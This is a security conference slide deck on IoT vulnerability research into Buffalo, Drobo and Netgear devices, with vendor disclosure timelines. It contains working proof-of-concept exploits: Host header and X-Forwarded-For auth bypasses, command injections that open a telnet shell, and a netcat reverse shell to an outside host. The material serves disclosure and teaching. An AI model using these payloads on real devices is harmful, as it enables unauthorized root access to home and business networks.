

SESSION ID: SBX1-R4

IoT Bug Hunting: From Shells to Responsible Disclosure



Ian Sindermann

Security Analyst
Independent Security Evaluators
@ExtantBogon

Shaun Mirani

Security Analyst
independent Security Evaluators

IoT Security - 2013 vs. 2018

- 2013 - SOHOpelessly Broken 1.0
 - The IoT landscape was a disaster.
- 2018 - SOHOpelessly Broken 2.0
 - Has anything changed at all?
 - How has the ease of exploitation changed?
 - How has the disclosure process improved?
- SOHOpelessly Broken 2.0 published in 2019

3 Devices, 3 Shells, 3 Stories


- **3 IoT devices** from our 2018 research
 - Exposed to the internet; remote access
 - **Ease of discoverability on Shodan**
- Auth bypass and full compromise
 - **Gaining a network foothold**
- Each **disclosure process was not easy.**

Agenda - 3 Devices, 3 Shells, 3 Stories

- Buffalo NAS
 - Uses a poorly written IP whitelist.
 - Incorrect security contact listed on website.
- Drobo NAS
 - Uses a public value as a secret auth token.
 - Disclosure required contacting vendor social media.
- Netgear Router
 - Misuses a de-facto HTTP standard.
 - Forced bug bounties and 8 months of poor vendor communication.
- Researcher and Manufacturer Takeaways.

Bypassing Auth in The Buffalo TeraStation

- TeraStation TS5600D1206
- SoHo/enterprise
 - “Business grade”
 - 2,000 - 4,000 USD.
- Made in Japan
- Discovered vulnerabilities in its web application



Authentication in Source Code

```
def process(self, data, extra_vars):  
    """Override"""  
    logger.debug(('request {0}').format(json.dumps(data)))  
    logger.debug(extra_vars)  
    if 'method' in data:  
        data['method'] = data['method'].replace('_', '').lower()  
        if data['method'] not in self.methods:  
            raise NasApiException(METHOD_NOT_FOUND)  
    skip_auth = extra_vars.pop('skip_auth', None)  
    if not skip_auth and data['method'] not in self.authfree_apis:  
        params = data.get('params', {})
```

...

Authentication in Source Code

```
def process(self, data, extra_vars):  
    """Override"""  
    logger.debug(('request {0}').format(json.dumps(data)))  
    logger.debug(extra_vars)  
    if 'method' in data:  
        data['method'] = data['method'].replace('_', '').lower()  
        if data['method'] not in self.methods:  
            raise NasApiException(METHOD_NOT_FOUND)  
        skip_auth = extra_vars.pop('skip_auth', None)  
        if not skip_auth and data['method'] not in self.authfree_apis:  
            params = data.get('params', {})
```

...

Authentication in Source Code

...

```
try:
    body = environ['wsgi.input'].read(content_length)
    data = json.loads(body)
    if environ['HTTP_HOST'].split(':')[0] == '127.0.0.1':
        resdata = self.rpc(data, skip_auth=True)
    else:
        resdata = self.rpc(data)
    logger.debug('response %s', json.dumps(resdata))
except ValueError as e:
```

...

Authentication in Source Code

...

```
try:
    body = environ['wsgi.input'].read(content_length)
    data = json.loads(body)
    if environ['HTTP_HOST'].split(':')[0] == '127.0.0.1':
        resdata = self.rpc(data, skip_auth=True)
    else:
        resdata = self.rpc(data)
    logger.debug('response %s', json.dumps(resdata))
except ValueError as e:
```

...

Imagining the Developer's Thought Process

- The device needs to interact with its own API.
- Build in a whitelist for localhost.
- Host header is **always** 127.0.0.1 in local requests.
- Host header is **never** 127.0.0.1 in client requests.
- Host header == 127.0.0.1 == local request

Imagining the Developer's Thought Process

- The device needs to interact with its own API.
- Build in a whitelist for localhost.
- Host header is **always** 127.0.0.1 in local requests.
- Host header is **never** 127.0.0.1 in client requests.
- Host header == 127.0.0.1 == local request

Job done!

However...

The Host header is client controlled.

This Logic is Broken

- The device needs to interact with its own API.
- Build in a whitelist for localhost.
- Host header is **usually** 127.0.0.1 in local requests.
- Host header is **rarely** 127.0.0.1 in client requests.
- Host header == 127.0.0.1 == **Nothing**

This Logic is Broken

- The device needs to interact with its own API.
- Build in a whitelist for localhost.
- Host header is **usually** 127.0.0.1 in local requests.
- Host header is **rarely** 127.0.0.1 in client requests.
- Host header == 127.0.0.1 == **Nothing**
- **Host header is application layer.**
- **Routing decisions are network layer.**

Attacking the Logic

POST /nasapi/ HTTP/1.1

Host: **192.168.1.4**

```
{
  "jsonrpc": "2.0",
  "method": "system.reboot",
  "params": {
    "sid": "junk"
  },
  "id": 1234
}
```

HTTP/1.1 200 OK

```
{
  "jsonrpc": "2.0",
  "id": null,
  "error": {
    "message": "Invalid Session ID",
    "code": -119
  }
}
```

Attacking the Logic

```
POST /nasapi/ HTTP/1.1
```

```
Host: 127.0.0.1
```

```
{  
  "jsonrpc": "2.0",  
  "method": "system.reboot",  
  "params": {  
    "sid": "junk"  
  },  
  "id": 1234  
}
```

```
HTTP/1.1 200 OK
```

```
{  
  "jsonrpc": "2.0",  
  "id": null,  
  "error": {  
    "message": "Invalid Params",  
    "code": -32602,  
    "data": "reboot() takes no  
arguments (1 given)"  
  }  
}
```


Attacking the Logic

```
POST /nasapi/ HTTP/1.1
```

```
Host: 127.0.0.1
```

```
{  
  "jsonrpc": "2.0",  
  "method": "system.reboot",  
  "params": {},  
  "id": 1234  
}
```

```
HTTP/1.1 200 OK
```

```
{  
  "jsonrpc": "2.0",  
  "id": 1234,  
  "result": null  
}
```

Attacking the Logic

```
POST /nasapi/ HTTP/1.1
```

```
Host: 127.0.0.1
```

```
{  
  "jsonrpc": "2.0",  
  "method": "system.reboot",  
  "params": {},  
  "id": 1234  
}
```

```
HTTP/1.1 200 OK
```

```
{  
  "jsonrpc": "2.0",  
  "id": 1234,  
  "result": null  
}  
  
...
```

sad beeps

RCE Proof of Concept

```
POST /nasapi/ HTTP/1.1
```

```
Host: 127.0.0.1
```

```
{  
  "jsonrpc": "2.0",  
  "method": "network.set_auth_settings",  
  "params": {  
    "auth_method": "ntdomain",  
    "workgroup": "WORKGROUP",  
    "domainComputerName": "domain",  
    "adminUsername": "\"; telnetd -p 1337 -l $SHELL #",  
    "adminPassword": "password",  
  },  
  "id": 1234  
}
```

```
$ telnet 192.168.1.4 1337
```

```
Trying 192.168.1.4...
```

```
Connected to 192.168.1.4.
```

```
Escape character is '^]'.  
  
BUFFALO INC. TeraStation series  
bash-3.2# █
```

335 Days in the Wild Without a Patch

Disclosure timeline:

- 18-06-22: E-mail security contact listed on website.
- 18-07-02: E-mail security contact again.
- 18-07-03: Sent vulns to security contact.
- 18-08-22: Sent CVEs to security contact.
- 18-11-06: Public release announced.
- **18-11-08: Public release and demo livestream.**
- 18-11-09: @BuffaloAmericas retweets link to stream.
- ??-??-??: @BuffaloAmericas deletes retweet.
- **19-09-16: ISE releases SOHO 2.0 research paper.**
- 19-09-18: Buffalo reaches out, provides reliable email.
- **19-10-09: Buffalo releases firmware v4.02.**



Summary

- The Host header is client-controlled.
- The Host header only has meaning if you give it meaning.
 - “Make anyone an admin” isn't a good meaning.
- If you have a security email address, **pay attention to it.**
 - Make sure your contact emails are correct.
- Acknowledged our disclosure after press publicized our research.

Bypassing Auth in the Drobo 5N2

- Drobo 5N2
- SoHo/enterprise
 - 400 - 500 USD.
- Made in U.S.A
- Vulnerabilities discovered in its native application and proprietary protocol.
 - it does not have web app



Drobo Dashboard Native App


The screenshot displays the Drobo Dashboard Native App interface. The top bar shows the 'drobo' logo and the title 'Drobo Dashboard'. A left sidebar contains navigation options: 'All Drobos (1)', 'Status', 'Capacity', 'Shares', 'DroboOR', 'Drobo Apps', 'Tools', 'Drobo Settings...', 'Dashboard Preferences', and 'Help and Support'. The main content area is titled 'TEST_ISE | Drobo 5N2' and shows the 'Status' page. A 'System Information' dropdown menu is open, displaying a table of system details:

System Information	
Name	TEST_ISE
Serial Number	DRA173202300010
Health	Good
Firmware	4.0.5-13.28.96115
Uptime	0 days: 00:07
Hot Data Cache	Off
Active Interface	Ethernet

To the right of the system information is a visual representation of the Drobo device's storage bays, showing one empty bay, three 160 GB bays with green status indicators, and another empty bay. At the bottom of the dashboard, a warning message states: 'The Drobo server is not accessible. Services such as Device Registration, Updates and Drobo Apps are limited. Please make sure you have Internet connection.'

Reviewing the Communication Protocol

Traffic from Native App to Device



The screenshot shows a Wireshark window titled "Wireshark · Follow TCP Stream (tcp.stream eq 1) · wireshark_en0_20180816105737_yayP8n.pcapng". The interface displays a captured packet containing XML data. The XML structure is as follows:

```
.DRINETTM
.....v<?xml version="1.0" encoding="UTF-8" standalone="yes"?><TMCmd><CmdID>61</CmdID><ESAIID>dra173202300010</ESAIID></TMCmd>.DRINETTM.....L<?xml
version="1.0" encoding="UTF-8"?>

<TMCmd>
  <CmdID>61</CmdID>
  <Result>8589934592</Result>
  <ResultDetails>&lt;?xml version=&quot;1.0&quot; encoding=&quot;UTF-8&quot;?&gt;

&lt;SysInfo&gt;
  &lt;UpTime&gt;64964&lt;/UpTime&gt;
  &lt;Temperature&gt;32&lt;/Temperature&gt;
&lt;/SysInfo&gt;
</ResultDetails>
</TMCmd>
```

Below the XML content, the interface shows "13 client pkts, 15 server pkts, 15 turns." and a dropdown menu set to "Entire conversation (5112 bytes)". The "Show and save data as" dropdown is set to "ASCII". There are also buttons for "Stream 1", "Find Next", "Help", "Filter Out This Stream", "Print", "Save as...", "Back", and "Close".

The Commands are XML Encoded

DRINETTM

```
.....<?xml version="1.0" encoding="UTF-8"  
standalone="yes"?><TMCmd><CmdID>61</CmdID><ESAID>  
dra173202300010</ESAID></TMCmd>.
```

No Auth?

Can anyone just send the XML to command the device?

Let's Test Sending the Command to the Device

```
echo 'DRINETTM
```

```
.....<?xml version="1.0" encoding="UTF-8"  
standalone="yes"?><TMCmd><CmdID>61</CmdID><ESAID>  
dra173202300010</ESAID></TMCmd>.' | nc <target>
```

```
5001
```

Nope.

The device did not respond.

We Missed a Packet... the Handshake.

DRINETTM.....dra173202300010.....dra1732023000
10.....
.....
.....
.....

packet from traffic between app and device

Open Port Returns Auth Token Value

```
nc <drobo ip> 5000
```

```
DRINASD?xml version="1.0" encoding="utf-8"?>
```

```
<ESATMUpdate>
```

```
  <mESAUpdateSignature>ESAINFO</mESAUpdateSignature>
```

```
  <mESAUpdateVersion>1</mESAUpdateVersion>
```

```
  <mESAUpdateSize>29169</mESAUpdateSize>
```

```
  <mESAID>dra173202300010</mESAID>
```

```
  <mSerial>dra173202300010</mSerial>
```

```
  <mName>Drobo5N2</mName>
```

Steps for Auth Bypass

1. Connect to the target on port 5000
2. Extract the serial number
3. Send Handshake on port 5001
4. Send Command on port 5001
5. Install whatever you want, have a blast!

Wait, Where's the Shell?

- We can now install any app we want
- *All official Drobo apps were exploitable*
- Let's look at DroboAccess

Unauth Command Injection - CVE-2018-14699

```
http://192.168.1.26:8080/DroboAccess/enable_user?username=test';/bin/touch%20test_ise'&enabled=true
```

Unauthenticated Command Injection in username parameter in enable_user


125 Days for Vendor to Acknowledge Our Contact

Disclosure timeline:

- 18-07-06: E-mailed Drobo support contact.
- 18-07-10: Sent vulns to support contact.
- 18-08-22: Sent CVEs to support contact.
- 18-09-13: Public release and demo livestream.
- 18-11-02: Sent a DM to Drobo CTO.
- 18-11-08: Re-sent all vulns to Drobo (CTO's email).

Disclosure Timeline

- 18-07-06: E-mail support contact.
- 18-07-10: Sent vulns to support contact.
- 18-08-22: Sent CVEs to support contact.
- 18-09-13: Public release and demo livestream.
- 18-11-02: Sent a DM to Drobo CTO.
- 18-11-08: Re-sent all vulns to Drobo (CTO's email).




Summary

- Having a proprietary protocol does not mean that something is secure (obscurity != security)
- It is a bad idea to authenticate a user based solely on something that is publicly available.
- **Pay attention to your support tickets.**
- **Wait did we get IP banned? Not appropriate...**
- Vendor disclosure was only achieved after DM'ing CTO in twitter....

Bypassing Auth in the Netgear R9000

- Flagship router.
- 350 - 500 USD.
- Administration via:
 - Web app.
 - Mobile app.
 - Telnet if you cheat.
- Vulnerabilities discovered mobile application.
- Disclosure: Bug bounty.
 - Researchers forced to use it.



X-Forwarded-For in IoT?

- Ever heard of the X-Forwarded-For header?
- De-facto standard.
- Usually used by load balancers.
 - Conveys client's actual IP.
 - ...**usually**.
- Not that simple.
- The XFF header is actually a list.
- An existing XFF header causes IP to be appended.
- XFF contents don't have to be an IP.
- People *constantly* misuse the XFF header.

X-Forwarded-For in IoT?

- The SOAP API interprets the XFF header.
 - Why?
 - ￣_(ツ)_/￣
- Static analysis showed that the R9000 is probably the only model that does this.

Is this Implementation a Problem?

- HTTP requests are handled by a CGI server.
 - /usr/sbin/**uhttpd**
- Calls to the SOAP API are made through CGI.
 - /usr/sbin/**net-cgi**
- **net-cgi** uses the "REMOTE_ADDR" env var to determine if a request is local.
 - The router whitelists itself and skips auth.
- **uhttpd** replaces REMOTE_ADDR with our XFF header.
 - Uh-oh.

X-Forwarded-For Auth Bypass

TL;DR:

- Add an X-Forwarded-For header of the router's LAN IP address and you're suddenly the admin.
 - **X-Forwarded-For: 192.168.1.1**
- CVE-2019-12510

Proof of Concept Shell

```
POST /soap/server_sa/ HTTP/1.1
SOAPAction: urn:NETGEAR-ROUTER:service:AdvancedQoS:1#GetCurrentBandwidthByMAC
Range: sh -c
(rm${IFS}/tmp/f;${IFS}mkfifo${IFS}/tmp/f;${IFS}cat${IFS}/tmp/f|/bin/sh${IFS}-
i|nc${IFS}notgood.link${IFS}8000${IFS}>/tmp/f)&echo${IFS}-
1234567890${IFS}0>/tmp/netscan/bandwidth_by_mac
```

```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<SOAP-ENV:Envelope>
  <SOAP-ENV:Header>
    <SessionID>424F474F4E424F474F4E</SessionID>
  </SOAP-ENV:Header>
  <SOAP-ENV:Body>
    <M1:GetCurrentBandwidthByMAC>
      <NewDeviceMAC>:';$HTTP_RANGE #</NewDeviceMAC>
    </M1:GetCurrentBandwidthByMAC>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Enticing Bug Bounty for RCE Over WAN

Netgear has a fun clause in their bug bounty:

High Impact Rewards

NETGEAR rewards eligible submissions to researchers who report a vulnerability (or series of vulnerabilities) that demonstrably leads to one or more of the following results. **NETGEAR includes all products and services in scope for these rewards.**

Cash Rewards will be awarded based on the following:

- \$15,000
 - Remote Unauthorized Access to administer a NETGEAR device (via the publicly accessible internet - e.g. not on the same LAN) with default device settings

Shower Thoughts

- The SOAP API requires extra headers.
 - XHR can set these.
 - Cross-origin causes pre-flightting.
 - Thwarts CSRF.
- 2 weeks later.
- DNS REBINDING.
 - Same origin.
 - No more pre-flightting!
 - CAN'T send auth.
 - X-Forwarded-For is a de-facto standard.
 - Not a restricted header!

Steps for Full Remote Compromise

DNS rebinding attack flow:

- Any victim on LAN visits attack page.
- Wait for DNS TTL.
- Issue POST requests via XHR + auth bypass:
 - Start a config change.
 - Enable QoS.
 - Enable AdvancedQoS.
 - Finish the config change.
 - Perform command injection.
- Get a root shell.

Disclosing Unauth Remote Root

- We got the \$15,000 bounty!
 - ...right?

8 Month Disclosure Timeline

- 18-10-03: All vulnerabilities are submitted via BugCrowd.
- 18-11-17: Award given for stored XSS via X-Forwarded-For header.
- 18-12-14: Netgear states that they cannot reproduce the CMDi issue. Asks to test again on new firmware (v1.0.4.12) and record the PoC.
- 18-12-14: ISE Labs verifies CMDi on new firmware and provides detailed walkthrough video.
- 18-12-17: CMDi exploit triaged.
- **19-01-16: Netgear releases firmware v1.0.4.26.**
- **19-02-04: ISE Labs discovers that all vulns are fixed in current firmware (v1.0.4.26) despite Bugcrowd reports being unanswered and unconfirmed.**
- 19-02-04: ISE Labs confronts Netgear.
- 19-02-05: Netgear marks issues as "Unresolved" and provides rewards. No explanation is provided.

8 Month Disclosure Timeline

- 18-10-03: All vulnerabilities are submitted via BugCrowd.
- 18-11-17: Award given for stored XSS via X-Forwarded-For header.
- 18-12-14: Netgear states that they cannot reproduce the CMDi issue. Asks to test again on new firmware (v1.0.4.12) and record the PoC.
- 18-12-14: ISE Labs verifies CMDi on new firmware and provides detailed walkthrough video.
- 18-12-17: CMDi exploit triaged.
- **19-01-16: Netgear releases firmware v1.0.4.26.**
- **19-02-04: ISE Labs discovers that all vulns are fixed in current firmware (v1.0.4.26) despite Bugcrowd reports being unanswered and unconfirmed.**
- 19-02-04: ISE Labs confronts Netgear.
- 19-02-05: Netgear marks issues as "Unresolved" and provides rewards. No explanation is provided.
- 19-02-20: ISE Labs requests CVEs from Netgear via email.
- 19-04-09: ISE Labs requests CVEs from Netgear via email again.
- **19-04-09: Netgear refuses to provide CVEs. "We are not doing CVE IDs anymore."**
- 19-04-11: ISE Labs applies for CVEs via MITRE.
- 19-04-11: MITRE states that CVEs will be provided after confirming Netgear is no longer a CNA.
- **19-06-01: MITRE issues CVEs.**

Summary

- X-Forwarded-For is a fun header.
 - More complex than it may appear.
 - Can lead to all sorts of vulns.
- CMDi, uh, finds a way.
 - Environment variables are your friend.
- DNS rebinding is surprisingly powerful.
- If you have a bug bounty program, **communicate**.
- If you stop providing a service, **communicate**.
- Companies using bug bounties have little incentive to treat hackers fairly.
- Bug bounties shouldn't replace security contacts.

IoT Security in 2013

- A disaster
- Auth issues
- Command injection, RCE
- Insufficient and few defenses
- Security through obscurity
- No publicly documented security contacts
- Little to no use of bug bounty platforms

IoT Security in 2018

- A (*different*) disaster
- Auth issues
- Command injection, RCE
- **Insufficient ~~and few~~ defenses**
- Security through obscurity
- **Insufficient** publicly documented security contacts
- ~~Little to no use of bug bounty platforms~~

Inconsistent Vendor Response

- Some manufacturers **care!**
 - Some, still **not** so much.
- More companies **have** bug bounty programs!
 - Some **don't** respond to any type of communication whatsoever.
- Some companies are interested in working **together!**
 - Some **don't** respond to any type of communication whatsoever.

Applying What We Learned (Researchers)

- The next time there's no security contact, reach out via social media.
- If you intend to publish research, avoid bug bounties.
- Explore the X-Forwarded-For header.
 - IP spoofing.
 - SQL injection.
 - Cross-Site Scripting.
- If you can't exploit CSRF, investigate DNS rebinding.
- If you encounter a custom protocol, don't be intimidated.
 - As always, break large problems into smaller problems.

Applying What We Learned (Manufacturers)

- Check your security inbox!
- If you don't have a public security point of contact, create one!
- Bug bounty programs should not inhibit coordinated disclosure.
- Audit your vulnerability disclosure resources.
- Audit use of the X-Forwarded-For header.
 - You probably don't need it on an IoT device.
 - Conventional web applications also need to be careful.
- **Remember that everyone makes mistakes.**
 - **Use them as opportunities to demonstrate integrity.**

RSA[®]C Sandbox

RSA[®]Conference2020

HUMAN
ELEMENT

SESSION ID: SBX1-R4

IoT Bug Hunting: From Shells to Responsible Disclosure



Ian Sindermann

Security Analyst

Independent Security Evaluators

isindermann@ise.io

@ExtantBogon

Shaun Mirani

Security Analyst

Independent Security Evaluators

smirani@ise.io



independent security evaluators

ise.io

#RSAC